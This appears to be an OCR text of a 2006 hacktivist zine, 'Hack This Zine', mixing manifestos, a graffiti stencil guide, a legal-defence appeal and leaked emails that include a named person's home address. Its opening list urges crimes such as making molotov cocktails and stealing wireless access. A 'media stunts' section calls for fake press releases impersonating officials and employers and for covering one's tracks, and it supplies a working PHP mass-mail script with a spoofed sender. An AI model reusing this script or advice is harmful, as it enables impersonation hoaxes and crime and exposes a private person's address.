build a cantenna and steal wireless internet access • announce phony mayor resignations • give people discounts on phone gas internet or other utilities • start a pirate radio station • give away free phone cards and get away with it • never talk to the police, refuse to give statements or testimony, and support political prisoners • op everyone in an irc channel • reprint, reword, and reuse copyrighted material • go to school or work wearing bathrobes, skirts, and pirate costumes • shut down major intersections in the business district • make copies of radical videos and give them away for free • spew confusion at normals • send fake emails as the boss and announce raises for everybody • hold street parties to celebrate the wonderful possibilities of life • start a local "write on everything day" • plant political propaganda in elementary schools • seed torrent files • squat abandoned buildings and hold underground parties • steal from the rich and give to the poor • arm philosophers and the homeless • take over major media outlets and broadcast subversive messages • develop file sharing services and non-commercial internet • hold acid tests and invite the neighbors • start underground guerrilla public drum and dance brigades • confront racists, homophobes, right-wingers and other bigots on the street • produce your own music, zines, and clothing • sniff corporate traffic and create scandals • deface billboards with anti-capitalist messages • fill your head with heinous chemicals and talk to strangers on the train. don't tell them what your on • pass out maps to rich people's addresses to the homeless • defeat self-checkout services • syphon gasoline, dumpster some bottles, and learn to make molotov cocktails • program a free open source alternative to a commercial software application • convert your car to use bio-diesel • start wildcat strikes and storm executive offices • make stencils, large posters + wheatpaste and hit the streets • social engineer some food and give it out to people on the street • crash political party conventions • refuse to get a credit card or other bank account • ride your bike in the fast lane • organize a school walkout • hook people up with free cable • learn to pick locks and how to break out of handcuffs • destroy white hats, feds and narcs • never ask permission, and don't apologize • hack the recording industry and use their servers to seed torrents to share commercial music, videos and software • organize a pirate parade and give out copies of linux • start a hacker class war

Exploit code Not People

TABLE OF DISCONTENTS

"Globalizing a bad thing makes it worse. Business power is bad, so globalizing it is worse. But globalizing a good thing is usually good. Cooperation and sharing of knowledge are good, and when they happen globally, they are even better. The kind of globalization there are demonstrations against is the globalization of business power. And free software is a part of that movement. It is the expression of the opposition to domination of software users by software developers."
- Richard Stallman

THEORY

[hackers, crackers, artists & anarchists ..... hackbloc]
[support hairball against unjust felony charges ..... hacker defense network]
[fighting the commercialization of the internet .... internet liberation front]
[pirate radio and the dreaded FCC ..... evildeshi]
[declaration of the independence of cyberspace ..... john barlow of the EFF]
[uk indymedia interview ..... hackers defending open publishing systems]
[misadventures of irish hackers ..... C]

SKILLS

[the art of writing a web worm in php ..... world cant wait]
[writing a php fuzzer to self-discover web vulnerabilities .....]
[arp poisoning ..... darkangel]
[ars viralis : the viral art ..... nomenumbra]
[proxy chaining ..... outthere]
[tunnelling and tor ..... kuroishi]
[anatomy of a phone number ..... br0kenkeychain]

ACTION

[dismantling the copyright industry ..... disrespectcopyrights.net]
[black and white chicago 2600 .....]
[graffiti and counter-culture ..... the wooster collective]

CLOSING STATEMENTS

[hack this zine: spring 2006 ... happenings ... make contact ... get involved]

NATIONAL SECURITY ALERT :
SUBVERSIVE MATERIALS ENCLOSED

The government considers your very interest in this subject to be thought crime. Soon you will not even be able to create or distribute these text files without being made into a criminal by the corporate media and law enforcement policies.
The texts enclosed contain stories, projects, and ideas from people who have found ways to unplug themselves and hack the system. We can give you the ammunition and a network of hacktivists to network with, but they alone will not be enough to set yourself free. Only you can break your chains. Turn off your television and take to the streets. Get involved!

HAPPENINGS

Get your Hackbloc On

NATIONAL CONFERENCE ON ORGANIZED RESISTANCE(NCOR) STATE OF THE UNION PROTESTS WASHINGTON DC, FEB 3-5

BAY AREA ANARCHIST BOOKFAIR MARCH 19 ANTI-WAR PROTESTS SAN FRANCISCO / BERKELEY LATE MARCH

BIODEMOCRACY ACTIONS / CHICAGO APRIL 9-12

HACKERS ON PLANET EARTH / 2600 NEW YORK CITY, JULY 21-23

PIRATE PARADES, STREET PARTIES,
ANTI-COPYRIGHT PROTESTS +
FREE SOFTWARE GIVAWAYS
HACKERS TAKE TO THE STREETS!

hackthissiteorg • hackbloc.org • hacktivist.net

CrimethInc.

HACK THIS ZINE
DIGITAL CONTRABAND

We are an independent collective of creative hackers, crackers, artists and anarchists. We gather to discuss and teach each other through vulnerability research and code auditing, practical anarchy and organizing for national conventions and protests. Join us to explore positive hacktivism to help defend a free internet and a free society.

.

THE INTERNET IS THE STAGE
WE ARE THE ACTORS

Jeremy Hammond
whooka@gmail.com

ZINE STAFF

Darkangel, OutThere, Kuroishi, br0kenkeychain, truth, nomenumbra, C

HACK THIS SITE

IceShaman, html, buz, Custodis, OutThere, archaios, Mcaster, ScriptBlue, TechnoGuyRob, scenestar

HACKTIVIST
HACKBLOC

flatline, alxclada, Darkangel, Ardeo, Kuroishi, Thetan, wyrmkill, Truth, EvilDeshi, ScriptBlue

OTHER HELPERS

bfamredux, Phate, LeaChim, skopii, s1d, tgo, Hawk, ikari, Random Cola, genome, EvilDeshi/WickedRadio, darwin, DarKry, C, Weiznit

THIS GOES OUT TO

those who are brave enough to confront and fight racists, homphobes, religious fundamentalists, right-wing extremists and other fascists in the street, those who do emergency fundraising, media work, and drive hundreds of miles to bail us out of prison, my partner in crime fetus who through our love commited countless beautifully crazy actions I dare not speak of, the cool people at chicago2600 who don't put up with the bullshit from the white hats feds and narcs, the militant anti-capitalists at midwest unrest and prole.info, the magical people who go to the rainbow gatherings, moon festivals, burning man and other gatherings of free minded people, those who are brave and willing to risk everything to take direct action in defense of mother earth and it's creatures.

the crazy hackers at anomalous security, pulltheplug, the #phrack efnet crew, electronic souls, el8 / h0no, rant media, x10, dikline, we are all brothers and sisters working together to dismantle the white hat security industry who would given the chance would sell us all out.

GET INVOLVED
ON THE WWW

hackthissite.org
hacktivist.net
hackbloc.org

criticalsecurity.net
rootthisbox.org
disrespect
copyrights.net
wickedradio.org

indymedia.org
infoshop.org
crimethinc.com

MAKE CONTACT

irc.hackthissite.org
SSL port 7000
#hackthissite
#hacktivist.net #help

visit our online forums at
criticalsecurity.net

email us at
htsdevs@gmail.com

"see you on the front page of the last newspaper those motherfuckers ever print"

HACKERS, CRACKERS, ARTISTS, & ANARCHISTS.,
HACKBLOC

We started the Hack This Site project to spread the idea that information demands to be free and by providing hackers with hands on training we could show people how to use their skills for positive uses of free technology. After meeting up with others who were working on similar projects and realizing how people were inspired to turn skills to action from the first few zines we released, we decided to get together and start Hackbloc.

Hackbloc are local gatherings in which hackers and activists gather to share skills, an affinity group of hacktivists, and a tactic at protests and other actions. We act to defend a free internet and a free society by mixing hacker and activist strategies to explore both defensive hacktivism (defending free internet and open publishing systems) and direct action hacktivism (actions against corrupt corporations, governments and other forms of fascism). Hackbloc is a decentralized network of cells which collaborate and coordinate actions in solidarity with other social justice struggles around the world.

We met up at various actions and gatherings around the country to share and network with other hackers and activists. We handed out underground hacker magazines at guerrilla tables at DEFCON. We have had several workshops and parties in Chicago where dozens of hackers around the region got together to play wargames, pick locks, swap code, and otherwise plot for future projects and actions. We got together to hold huge protests in both DC and San Francisco for the World Bank / IMF meetings where several hundred thousand people gathered for anti-war and anti-capitalists protests. The more we started coordinating our actions with others who were working on similar projects, the more we began to realize how different struggles all over the world are connected.

Battles in the courtrooms over political and hacker arrests and investigations of multiple people all over the world provide valuable lessons for those considering getting involved, playing the game, and organizing online communities. In order to be safe and effective, we need to practice good security culture by working only with trusted people in tight decentralized affinity groups, maintain a mainstream front to recruit people for side projects, and work to settle differences between potential allies and unite for the greater good.


As people who can see beyond and create alternatives to corrupt systems, hackers are in a unique position to confront and fight the forces which attack digital rights and a free internet. Independent media, free technology and non-commercial internet creates temporary autonomous zones where an underground network of hackers who's duty and responsibility includes training each other to confront and fight these injustices - to defend hackers facing jailtime, expose corporate and government corruption, find alternatives to commercial software, share knowledge and talk tactics with potential allies.

We are not the violent, destructive madmen that law enforcement and the media paints us as. We work to build a free internet and a free world and we refuse to be bullied by right wing extremists, white hat sellouts, or law enforcement who stand in the way. Hacktivists of the world, unite!


EXPLOIT CODE NOT PEOPLE

"The FBI COINTELPRO program was initiated in 1956. Its purpose, as described later by FBI Director J. Edgar Hoover, was "to expose, disrupt, misdirect, discredit, or otherwise neutralize activities" of those individuals and organizations whose ideas or goals he opposed. Tactics included: falsely labelling individuals as informants; infiltrating groups with persons instructed to disrupt the group; sending anonymous or forged letters designed to promote strife between groups; initiating politically motivated IRS investigations; carrying out burglaries of offices and unlawful wiretaps; and disseminating to other government agencies and to the media unlawfully obtained derogatory information on individuals and groups."

We are facing unprecedented police state measures which specifically target activists and hackers. In the name of national security, federal law enforcement has been spying on, targetting, and harassing activists including anti-war, animal rights, and earth first and other protest groups. Whether they take on the form of the USA Patriot Act, expanded Homeland Security powers, Total Information Awareness, enemy combatants, military tribunals, or Bush personally authorizing the NSA to spy on Americans without court orders and warrants, these actions reveal a pattern of abuse and the transition to a neo-fascist police state which treats hackers and activists as terrorists. When an administration breaks the law and walks all over the constitution, it is time for a regime change.



MAKE A STENCIL



Supplies Needed:
Spray Paint
Razor Blade (for cutting out the stencil)
Duct Tape (optional)
Rubber Gloves
A Nice Blank Wall

We thought that all you crazies out there would like to give your local streets a makeover so we thought we could share a little stencil that we made with you to help you out. I am sure most of you have made stencils before and you can photo-copy the one given below and hit the streets. But for those of you that have never created a stencil, here is a quick guide to cutting out the stencil and letting loose on society.

First we need to either photocopy the stencil below, or just get the .pdf version of the zine and print out this single page. Once you have a copy of the stencil on printer paper we can begin.

After gathering the supplies needed, and getting a copy of the stencil, we need to cut out the stencil. cut along the dashed lines to seperate the stencil from the rest of the paper. Then take your razor blade and care-fully cut out the black in the stencil.

Now we have our stencil, so put on your rubber gloves, Go to your blank wall, and use your duct tape to put your stencil on the wall, just tape the top up. Now spray at the stencil, from about 6-8 inches away. make sure the paint does not puddle on the paper. you might want to practice on a cardboard box first. Now go and make some street art!

The graffiti movement is by its very nature a counter-culture, anti-establishment mindset that is an alternative to the mainstream. It is a rejection of the status quo.

When you decide that you are going to go up against the establishment, often all you have is yourself. The only way you can survive is to protect yourself. If you don't protect yourself, you die. If not literally, then spiritually. Because you don't have any resources given to you by the mainstream establishment that you rejected, the only way you can surviive and protect yourself. The way you do this is to develop your own personal moral code that allows you to survive in a world that is outside "the norm" It is this code that drives you. Not money. Not a house with a white picket fence. Only your beliefs. The code is what gives you piece of mind when things get tough. It's what allows you to go to jail for your actions and then get right back out there to get up once again.

It's the code that stops you from going crazy.
So where do you develop this code?
You develop it on the streets.
You learn it from watching and talking to others.
But most importantly, you get it from experiencing life.

And that's why graf culture is so powerful to people who do it. You get to experience life to the fullest. You are truly alive, risking what you have, rejecting the establishment, but living your life the way you have defined it. You have real, true freedom.

As you experience life on the street you begin to pick up experiences like they were little scraps of paper. And you start to make a collage with the experiences. You put all of the scraps together and it becomes your own personal fabric that defines who you are.

You are defined by reality, not by television.
You are defined by experience, not by aspiration.
It's your code and nobody elses. And nobody can take it away from you.
And now, suddenly, you have a weapon.
The code itself becomes your weapon.

Your life is on the street. And there's an order to it. You know where things are meant to be. Things are where they should belong. Ads go on billboards. Graffiti goes on walls and doors. The two co-exist. They clash, but they know where they each should be.


If you're living the life of a true graffiti artist, you're livin' by the code you have created for yourself.

And what this means is...

Graffiti shouldn't be in ads and ads shouldn't be in graffiti.
Graffiti in an ad is an ad. It's not graffiti.
Graffiti done legally is public art sanctioned by the establishment. It's not graffiti.

For graffiti to be graffiti, it has to be done illegally.

Period.



Support HairballAgainst Unjust Felony Charges

Federal prosecuters are accusing Michael Wally(known as "Hairball") of Pittsburgh of 'stealing' and distributing 37,000 free phone cards from an online giveaway, citing damages at over $333,000. As of this writing, the US Attorney is offering Hairball a deal where he would plead guilty to felony wire fraud and serve up to three years in jail.

Folgers.com was giving away free 30 minute phone cards on it's website as part of an online promotion to people who filled out a quick survey. Allegedly, Hairball found a way to automate the process and get lists of free phone cards. What is unclear about these accusations is whether this is an actual criminal offense or simply a violation of Folger's terms of service agreement(a civil case).

Hairball, having started HBX Networks, was a popular target of cyber-crime authorities. HBX has started a number of computer hacking projects, including the free shell project, the HAXOR radio show, wardialing projects, a bustling IRC server, and more. Hairball has contributed positively to the hacking community, but has fallen victim to unjust prosecution with overblown sentencing.

As part of a new trend in cyber crime and law enforcement, hackers and activists are treated like terrorists and are often subject to illegal surveillance and unjust investigation, prosecution, and sentencing. Robert Erdley of the Pittsburgh High Tech Crimes Task Force has personally raided and arrested Hairball multiple times, including an earlier incident in late August 2004 relating to HBX's wardialing project. His case has since been passed on to federal authorities, and is now facing several years in jail and large restitutions for hurting or stealing from nobody.

Hairball has always worked to defend free technology and has inspired a number of people to learn about computers and hacking. If Hairball goes to jail, a great crime will have been committed against the hacking community by reactionary federal prosecutors. We need to stick together to defend our comrades facing jailtime and write letters, make phone calls, and otherwise spread the word about unjust hacker prosecution.

THEY'RE IN THERE FOR US, WE'RE OUT HERE FOR THEM

Hackers considering starting a Hacker Defense Network should check out various prison support networks for setting up legal support.

www.prisonactivist.org
www.anarchistblackcross.org
www.booksnotbars.org
www.spiritoffreedom.org.uk
www.abcf.net
www.prisonbookprogram.org

Kenyon is a subsidiary of Service Corporation International (SCI), a scandal-ridden Texas-based company operated by a friend of the Bush family. Recently, SCI subsidiaries have been implicated in illegally discarding and desecrating corpses after being rewarded with contracts to help with the Hurricane Katrina clean-up efforts.

John Tsombikos was arrested four months ago. Police say the 18-year-old has stated in interviews that he's the notorious D.C. tagger known as "Borf." Prosecutors say he's been back in business since his arrest, and noted the paint-stained clothes he wore to last Friday's court appearance as proof. The judge ordered the clothing seized as evidence.

The TPM chip was created by a coalition of over one hundred hardware and software companies, led by AMD, Hewlett-Packard, IBM, Microsoft and Sun. The chip permanently assigns a unique and permanent identifier to every computer before it leaves the factory and that identifier can't subsequently be changed. It also checks the software running on the computer to make sure it hasn't been altered to act malevolently when it connects to other machines: that it can, in short, be trusted. For now, TPM-equipped computers are primarily sold to big corporations for securing their networks, but starting next year TPMs will be installed in many consumer models as well.

Hacktivism
Project Organization

As hacktivists, we encourage hackers to consider the social and political implications of actions. We believe it is irresponsible to teach people the fundamentals of internet security without a broad understanding of the world around them. We are in a unique position to work together to defend our rights on the internet and in social justice struggles around the world.

We maintain a diversity of tactics through the following collectives which work together to build a broader movement:

Hacktivist.net - We serve as an above ground 'think tank' for the ideals of hacktivism and electronic civil disobedience. We defend open publishing systems and encourage free debate about the ethics of mixing hacking and radical politics.

Hackbloc.org - A model of organizing hacktivist cells in each local city. Each cell maintains autonomy from central leadership yet coordinates and networks with other hackbloc cells all over the world. The Hackbloc website serves as a networking body where people can read updates and plug in to local collectives.

HackThisSite.org - An above ground training resource where everybody can practice their hacking skills in a set of realistic challenges. We create a learning environment where people can find out and get involved with many of the other projects our people are working on.

Various projects and groups we are involved with:
* Hack This Zine: our open hacktivist journal published online and in print
* Liberation Radio: creation and distribution of subversive audio recordings and other underground materials through our online radio station
* Help set up and rebuild internet systems for radical collectives:
 * Code audits of IndyMedia and other systems to prevent right-wing hack attempts
* Help host and set up systems when they go down (server seizures, hack attacks, etc)
sdf

* Provide hosting for radical websites
* Participate in various conventions, protests, and other national actions to make some noise while spreading the word about hacktivism and distributing subversive materials

We use a decentralized, directly democratic model of organization and are looking for contributions and coordination from people who would like to become involved with the project. We are interested in working together with other groups and individuals to build a larger hacker movement. Together we stand, divided we fall.

Hacktivists Unite!

Hundreds of thousands converged in Washington DC for a weekend of actions against the war in Iraq and the World Bank / International Monetary Fund.

Activists block the entrance to the Church of Christian Liberty where the right-wing hate group Chicago Minuteman was planning on holding an "America First" convention to advocate anti-immigration racism. Police harassed and beat protesters and five people were arrested and charged with misdemeanor battery.

Existential Noise Brigade and Environmental Encroachment stage a crazy Pirate Parade and take over major Chicago intersections with instruments, costumes and flags.

"Seven hundred riot cops arrest dozens for protesting while protecting the Nazi and KKK march. Several activists from chicago including Hackbloc members were arrested and charged for holding an illegal 'assembly'".

BLACK AND WHITE CHICAGO 2600

After an invitation to test the security of several of their systems we proceeded to root each of them and showed them how it was done because at the time they were curious and interested as to how their systems were compromised. After Jeremy's place was raided by the FBI, the white hats got scared and showed their true colors, starting to call us 'cyber-criminals' and 'electronic vandals' and started to work with the FBI and ProtestWarrior to demonize, harass, and incriminate members of our group. By aiding the forces that work to destroy the hacking movement, Chicago "2600" has lost all credibility as a public hacking group.

Over a period of months, several self-appointed Chicago 2600 administrators have acted in ways which endanger other hackers, abuse their power, and otherwise undermine the spirit of hacking in general.

• Turned over logs and other information to narc to people's bosses with the successful intent to get people fired.
• Has worked with law enforcement to provide testimony and freelance surveillance to aid the FBI's chances of conviction as well as work with right-wing group ProtestWarrior to do counter-intelligence and public smear campaigns
• Repeatedly censor and prevent people from posting to the public email list when they don't agree with the posts or want to hide some of the stuff they're doing.
• Run a secret email list for those who "make the real decisions about the group", which they have used to badmouth and conspire against other members
• Moved meetings to a private location where they have banned several people with threats of going to the police

When approached about these violations, the administrators maintain that "this is not a democracy" and that they can run their "private company" any way they choose. In addition to breaking a number of 2600 conventions, this sort of egotistical, authoritative philosophy undermines the open democratic spirit of hacking where dissent is embraced as a necessary balance.

Like many other hacking groups, 2600 has counter-culture roots and has always embraced dissenting opinions. 2600 has also recognized that hacking is inherantly political, and how free technology can be used to defend digital rights and free speech. The Fifth HOPE was held in NYC a month before the Republican National Convention came to town and had a number of political presentations covering independent media, the free software movement, and even a speech talking about civil disobedience at the upcoming RNC protests.

2600 has created a set of national guidelines in order to keep local groups organized around the principles of freedom and democracy and to prevent power-hungry administrators to abuse the rest of the group.

National 2600 meeting guidelines
"Remember that meetings are open to all as per the meeting guidelines. Your meeting CANNOT be "sponsored" by anyone or it's not a 2600 meeting. Also, avoid appearing to be a tight knit group as this will only discourage or intimidate new attendees. It also would be inaccurate - meetings are no more yours than they are anybody else's. Similarly, your site should only focus on the meeting itself, not activities outside of or after the meeting. If you imply that all of the cool people wind up doing one thing while the non-cool people do something else, you're creating divisions and factions that have no place here. For the same reason, we strongly discourage any kind of content that mocks or puts down any attendee(s)."

*On Aug 29, 2005, at 10:46 AM, Steven M***** wrote:*
*Mr. **********,*
It was brought to my attention that a one Jeremy Hammond decided to use a server at your place of business to openly express a vulnerability he was demo-ing in a public Internet Relay Chat (IRC) channel. Due to recent encounters with this young man, I have learned to question any motives of his to disclose this information, and as such, decided to contact you. Also, as I was attempting to locate you, I also uncovered that Jeremy has been using his email account for personal business to talk on public boards (Indymedia.org, Chicagoactions.org and HackThisSite.org came up as initial results).
Upon further analysis of the situation, I also noted that Jeremy is the webmaster for Macspecialist.com. As someone who is a known computer criminal (ProtestWarrior, CUGNet, Chicago2600.net, and others that wish not to be named have all been illegally accessed by Jeremy Hammond), I question his motives as webmaster and further express concern for Macspecialist as a whole.

Contained below is the IRC log of the events that transpired. nsurgency is Jeremy.

*From **********@gmail.com To: **********@chicago2600.net*
Sept 6: FBI here TODAY. 3:00 P.M. chi2600
*Steve, if you wanna come, gimme a ring at ***-***-7227 ext 115*
I'll get you directions here. Lobo The Main Mallard

*From: W****** ****** <***@***.org> To: b****@chicago2600.net*
Sept 14 Subject: Re: Guess who went to jail again...
*I just sent a very misspelled note in broken english/french to Jeremy to find out where the Hackbloc shindig is, with any luck he'll reply and I'll send the info to Chicago Police Intelligence to have a little 'special' fun. I need to pad the Indymedia comments later tonight. - **

*From: W****** ****** <***@**.org> To: *****@chicago2600.net*
Aug 23 Subject: Re: Domain fyi
If its in the slush fund, buy the remaining domains, but I'd really pick up the FreeJeremy.net .org .info and lock them out, and point them to fuckjeremy.com and maybe grab the .net and .org

If Jeremy doesn't update the whois information, the registar will pull the domain and as it stands there is 247 links back on MSN and 42 on Yahoo. Kinda hard to get your message out if your domain is gone, and all your other marketable domains are owned by anonymous parties.

Well, Saturday morning, after bailing from the post-meet breakfast at IHOP, I did a quick drive-by of Casa-de-Anarchy.... About a block and a half east of 90/94 on the North side of thestreet. As in the picture on his site, there's a pair of satellite dishes hangning off the porch structure.

Maybe on my way to GenCon, I'll get some reconnaissance photos. Jeremy Hammond / 1908 South Canalport / Chicago, IL 60608 I'm sure we can think of something appropriate to do with this data.

*> * Give Security Office of Union Station issue of Chicago Reader*
I was planning on doing that this week, the Amtrak police are pretty much the defacto security there, something to the effect that the Chicago 2600 was planning to meet there, but there is one bad apple hell bent on creating strife, here is the Chicago Reader article, any additional questions I can't answer, you can try the Chicago office of the FBI.

*> * Contact "ThePlanet.com" Re: Whois information for FreeJermey.com - I already have a mail out to them, I will be mailing ICANN tonight to "speed" things up a little.*

*From: The Fox <*********@yahoo.com> To: bawls*
Aug 22 Subject: Re: :: A call for arms ::
Look, Lobo makes a lot of valid points, but we're not talking about facts here, were talking about the media. This is about image, presentability, salesmanship...not reality. You need someone to sell them a better story, and a fact based letter to the editor isn't going to do anything. We need a story, a fable, something exciting, that doesn't make us look like the bad guy. Which is going to be exceedingly difficult, because he's already had the story written about him.

I would even consider making him an accomplice or confidant of Konopka. May not be true, but we're trying to sell records here, not run a candy store.

Note: Because of DMCA violation threats against us and our webhosts, we agreed to take the names and email addresses out of the emails above.

creating national media stunts

coordinate with other national actions, events, protests. find something that will already be on people's mind and add fuel to the flames.

cause electronic disruption: announce a phony mayor resignation, pose as your boss announcing raises for everybody, give people discounts for phone gas internet or public transit services.

make mass announcements to mainstream and independent media to publicize your actions. write a well formatted press announcement look up and contact reporters or other members of the press. mass communication(gather media lists and send mass emails, post to indymedia, upload files to p2p networks, file drops, or other popular archive sites.

cover your tracks, never use the same name twice, don't compromise with white hats or sellouts, embrace a diversity of tactics, have fun and don't get caught!

Mass Mail Script: drop on a box and create a new-line-seperated text file full of emails to major newspapers, televiion and radio stations, congress, etc.

```
<?php
$fromemail = "Name Here <never@guess>";
$subject = "insert subject here!";
$message = "insert\nmessage\nhere!";
$handle = fopen("emails.txt", "r");
while (!feof($handle)) {
  $buffer = fgets($handle, 4096);
  if ($buffer != "" AND $buffer != "\n") {
    echo "Send to $buffer...\n";
    $a = mail ($buffer, $subject, $message,
"From: $fromemail");
    if ($a == false) echo "<font color=\"red\
">Bad!</font> \n";
    echo "Done.<br>";
  }
}
fclose($handle); ?><br><br>done altogether!
```

France's Youth Battles Also Waged on the Web

Washington Post, November 10, 2005

While riot police are attempting to curb the gangs that have been setting fire to cars and buildings in France's poor suburban communities for the past two weeks, French officials have only just begun the struggle to control a more amorphous battleground: cyberspace.

Internet blogs have become so vicious and intense that police have opened investigations against two teenagers for inciting violence on radio station-sponsored blogs. Hackers took over the Web site of the northern Paris suburb of Clichy-sous-Bois, where the first violence began Oct. 27, and dispatched thousands of fake e-mails announcing the mayor's resignation. Local gangs have used text messaging on their cell phones as early warning systems to alert members about the movements of riot police during operations in their communities, gang members said in interviews.

CTA asks feds to probe e-mail hoax

Chicago Tribune, December 14th 2004

The Chicago Transit Authority today asked the FBI to investigate an e-mail sent to media outlets early this morning, falsely announcing free CTA rides to the public on Wednesday.

The so-called press release went out under CTA President Frank Kruesi's name and was received by the Tribune and other news media at 3 a.m. It apologizes for pending service cuts, and "in the spirit of the holidays" announces "One Day of Free Travel" on buses and trains beginning 5 a.m. Wednesday.

Nothing could be further from the truth, officials of the transit agency said today. "It's phony, and we have referred it to the FBI," said CTA spokeswoman Noelle Gaffney. The e-mail, headlined "Riders Don't Pay, Workers Don't Collect!" did not originate with the CTA, and there will be no fare holiday, officials said.

Fighting the Commercialization of the Internet

independent media, alternative networks, and other temporary autonomous zones

"As pressure is asserted upon the Internet from insecure individuals in various World Governments, an alternative network is needed to insure that the free flow of information is not obstructed, captured, analyzed, modified, or logged. This is the main purpose of guerrilla.net. To provide a networking fabric outside of Governments, commercial Internet service providers, telecommunications companies, and dubius Internet regulatory bodies. The free flow of private information is a REQUIREMENT of a free society."

http://www.guerrilla.net

"Whether through simple data piracy, or else by a more complex development of actual rapport with chaos, the Web hacker, the cyernetican of the Temporary Autonomous Zone, will find ways to take advantage of pertubations, crashes, and breakdowns in the Net (ways to make information out of "entropy). As a scavanger of information shards, smuggler, blackmailer, perhaps even cyberterrorist, the TAZ-hacker will work for the evolution of clandestine fractal connections. These connections, and the different information that flows among and between them, will form "power outlets" for the coming-into-being of the TAZ itself-as if one were to steal electricity from the energy-monopoly to light an abandoned house for squatters."

- Hakim Bey, Temporary Autonomous Zone

As much as corporations and governments try to control the flow of data on the internet, they can never catch up with hackers who are always one step ahead and have developed all sorts of ways to circumvent restrictions placed on exchanging information freely. An ever-growing number of darknets and other models of content distribution have been created using file sharing services such as Gnutella and BitTorrent, open publishing systems such as IndyMedia and Wiki, and open DNS systems such as OpenNIC and Afraid.org. These pirate utopias cannot be bought, sold, or otherwise controlled and are unstoppable weapons which will not only make copyright and commercial internet irrelevant, but paves the way to developing entirely new DIY networks based on an open source anarchist approach towards the free exchange of information.

